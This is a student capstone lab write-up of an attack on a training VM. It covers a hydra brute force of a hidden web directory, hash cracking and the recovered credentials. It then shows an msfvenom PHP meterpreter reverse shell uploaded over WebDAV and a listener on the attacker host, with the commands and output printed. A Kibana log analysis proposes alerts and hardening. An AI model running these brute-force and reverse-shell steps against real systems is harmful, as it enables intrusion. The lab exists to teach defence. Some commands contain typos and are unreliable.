

Red V Blue Project Report

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11/29/21


1. Overview

For this project, we were tasked to act as an offensive security, Red Team, to exploit a vulnerable Capstone VM. We were then tasked to use Kibana to analyze logs taken during the Red Team attack. As we analyzed, we used the data to develop ideas for new alerts that can improve our monitoring as the Blue Team. Even though we already knew what you did to exploit the target, analyzing the logs is still valuable as it teaches us: what our attack looks like from a defender's perspective, how stealthy or detectable our tactics are, and which kinds of alarms and alerts SOC and IR professionals can set to spot attacks like ours while they occur, rather than after. Finally, we were tasked to communicate our findings in the form of a presentation to our staff. However, in a real engagement, a client will pay us not to break into their network, but to teach them how to protect it. This is why both written and verbal communication skills are vital in the cybersecurity field.

Findings

Day 1

- Discover the IP address of the Linux web server.
 - **The IP address of the webserver was 192.168.1.105, since it is the address of the capstone server, which we will be attacking.**
- Locate the hidden directory on the web server.




- The hidden directory is 192.168.1.105/company_folders/secret_folder/ which was found by looking through the directory manually. This page was found in the company_culture directory in file1.txt.
- Brute force the password for the hidden directory using the hydra command:
 - The full command in the terminal to crack the password to the hidden directory is: `hydra-l ashton -P /usr/share/wordlists/rockyou.txt 192.168.105 http-get /company_foders/secret_folder/`


```
File Actions Edit View Help
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt 192.168.1.105 http-get /company_folders/secret_folder/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-29 13:07:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder/
[STATUS] 8839.00 tries/min, 8839 tries in 00:01h, 14335560 to do in 27:02h, 16 active
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-29 13:08:23
root@Kali:~#
```

- Access to the secret folder gives us the following file called connect_to_corp_server




- Break the hashed password with the Crack Station website or John the Ripper.
 - The cracked username was Ryan and the cracked password was linux4u




- Connect to the server via WebDav.
 - How did you connect to the server via WebDav?
 - For some reason, I was unable to find Other Locations in my file manager, so I had to install Nautilus, another file managing tool to access Other Locations.
 - To do this, I ran, in order:
 - sudo apt-get update
 - apt-get install file-roller
 - apt-get install nautilus


- From here I opened up the file manager that was found when I searched nautilus in the search bar.



- Logging in:



■ After Log-in, this is what we found:



- Upload a PHP reverse shell payload.
 - How did you create a PHP reverse shell payload?
 - First, we had to open up msfvenom in the terminal with the following command:
 - `msfvenom -P php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 -f raw -o shell2.php`

```
Shell No.1
File Actions Edit View Help
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~#
```

- How did you execute this payload that you uploaded to the site to open up a meterpreter session?
 - Next, we ran msfconsole in the terminal, which opened up a meterpreter session.
 - We follow this with a command “use exploit/multi/handler”

- Then set the options for our machine to listen on

```

msf5 > use multi/handler
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.90    yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.90    yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

msf5 exploit(multi/handler) >

```

- Execute payload Find and capture the flag.
 - After running the payload, we have to open up the shell.php file in the file manager that is currently accessing the webdav directory, which will complete our connection.

```

msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:42254) at 2021-11-29 14:08:46 -0800

meterpreter >

```

- Then we open a shell using the command “shell”, and then find the flag.txt file.


```

meterpreter > shell
Process 2524 created.
Channel 1 created.
find -name flag.txt 2>dev/null
./flag.txt
cat ./flag.txt
b1ng0w@5h1sn@m0


```

Day 2

- Identify the offensive traffic.



- Identify the traffic between your machine and the web machine:
 - When did the interaction occur?
 - The interaction occurred on October 26th, 2021 between 22:30 and 1:15 the following day.
 - What responses did the victim send back?



- The victim sent 200 status codes, which means a request was successful. There are also 401 codes, which means a request was not successful.
 - What data is concerning from the Blue Team perspective?
 - This is concerning, because the blue team does not know yet what aspect of the attackers attack has been successful, there could be a lot of damage.
- Find the request for the hidden directory.
 - In your attack, you found a secret folder. Let's look at that interaction between these two machines.

Top 10 HTTP requests [Packetbeat] ECS

uri.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,059
http://192.168.1.105/webdav	40
http://192.168.1.105/webdav/shell.php	12
http://192.168.1.105/	10
http://192.168.1.105/webdav/	8


Export: [Raw](#) [Formatted](#)

- How many requests were made to this directory? At what time and from which IP address(es)?
 - 15,059 requests were made to the secret folder directory.**
- Which files were requested? What information did they contain?
 - The file that was requested was called connect_to_corp_server, which contained information on how to connect to the webdav corporate web server.**
- What kind of alarm would you set to detect this behavior in the future?
 - A possible alarm could be set for when a non-pre-approved IP address, or an IP address outside the home network attempts to access the file path to a secret folder.**
- Identify at least one way to harden the vulnerable machine that would mitigate this attack.
 - Allow only specific IP addresses to access certain folders and paths by updating a web configuration file, or the firewall for a site.**
- Identify the brute force attack.
 - After identifying the hidden directory, you used Hydra to brute-force the target server.

Answer the following questions:



- Above is a log of unauthorized requests to brute force the password of the secret folder directory.




- By finding the user agent of an attack, we can see that the attacker is using hydra, a common web password brute force tool.




- We can see that the attacker had 6 successful attempts.
 - Can you identify packets specifically from Hydra?
 - Yes, by looking at the user_agent.original tag, where it will mention hydra.
 - How many requests were made in the brute-force attack?
 - Over 15,000 requests were made in the brute-force attack
 - How many requests had the attacker made before discovering the correct password in this one?
 - 15,047 unauthorized requests were made in the brute force attack.
 - What kind of alarm would you set to detect this behavior in the future and at what threshold(s)?
 - Any alarm that detects hydra as the user_agent, or one that detects a lot of traffic from a specific IP address in a short period of time. A good

threshold of this would be 10 attempts of logins from an IP address in 5 minutes.

- Identify at least one way to harden the vulnerable machine that would mitigate this attack.
 - **One way to help would be to implement a captcha or an I'm not a robot test, blocking hydra users, and giving a timeout to, or blocking, excessive log in attempts.**
- Find the WebDav connection.



- Use your dashboard to answer the following questions:
 - How many requests were made to this directory?
 - **40 requests were made to the webdav directory**
 - Which file(s) were requested?
 - **The shared passwords file passwd.dav was requested, and a malicious PHP scripts named shell.php was uploaded.**
 - What kind of alarm would you set to detect such access in the future?
 - **When a non-pre-approved IP address attempts to access the webdav directory.**
 - Identify at least one way to harden the vulnerable machine that would mitigate this attack.
 - **Like the secret folder mitigation techniques, we can create and update web configuration files to block non-pre-approved IP addresses from accessing sensitive directories.**
- Identify the reverse shell and meterpreter traffic.



- To finish off the attack, you uploaded a PHP reverse shell and started a meterpreter shell session. Answer the following questions:
 - Can you identify traffic from the meterpreter session?
 - In the above image you can, since, in the meterpreter session, the listening port was set to 4444
 - What kinds of alarms would you set to detect this behavior in the future?
 - An alarm that looks out for PUT requests made from unknown IP addresses, especially if it is to a sensitive file path.
 - Identify at least one way to harden the vulnerable machine that would mitigate this attack.
 - Block any PUT requests from an unknown IP address, by updating a configuration file, like WebSEAL.

2. Summarization

- Network Topology
 - What are the addresses and relationships of the machines involved?
 - The Capstone machine is at 192.168.1.105 and is the web server/target machine
 - The ELK stack address is 192.168.1.100 as is the monitoring machine.
 - The Kali machine is at 192.168.1.90 and is the attacking machine.
- Red Team
 - What were the three most critical vulnerabilities you discovered?
 - The three most critical vulnerabilities were the apache web server, the weak passwords for several users and the persistent reverse shell backdoor.
- Blue Team
 - What evidence did you find in the logs of the attack?

- We found a lot of suspicious activity in a short period of time emanating from one IP address, which often correlates with a brute force attack. In this instance, we were able to see that the brute force attack was successful. Further inspection led us to see that malicious files were uploaded with a PUT request.
- What data should you be monitoring to detect these attacks next time?
 - The number of attempted logins from an individual IP, PUT requests, and attempts to access sensitive file paths should all be monitored to detect future attacks.
- Mitigation
 - What alarms should you set to detect this behavior next time?
 - Alarms should be set up for unauthorized PUT requests, unauthorized attempts to access confidential webpages, and excessive login unsuccessful login attempts.
 - What controls should you put in place on the target to prevent the attack from happening?
 - Controls that should be implemented include web configuration files that allow only certain IP addresses in the network to access sensitive information, a “I’m not a robot test” to prevent brute force attacks and updating the operating system of the web server to beef up security. Furthermore, PUT requests should only be accessible to those who work for the company and need to PUT.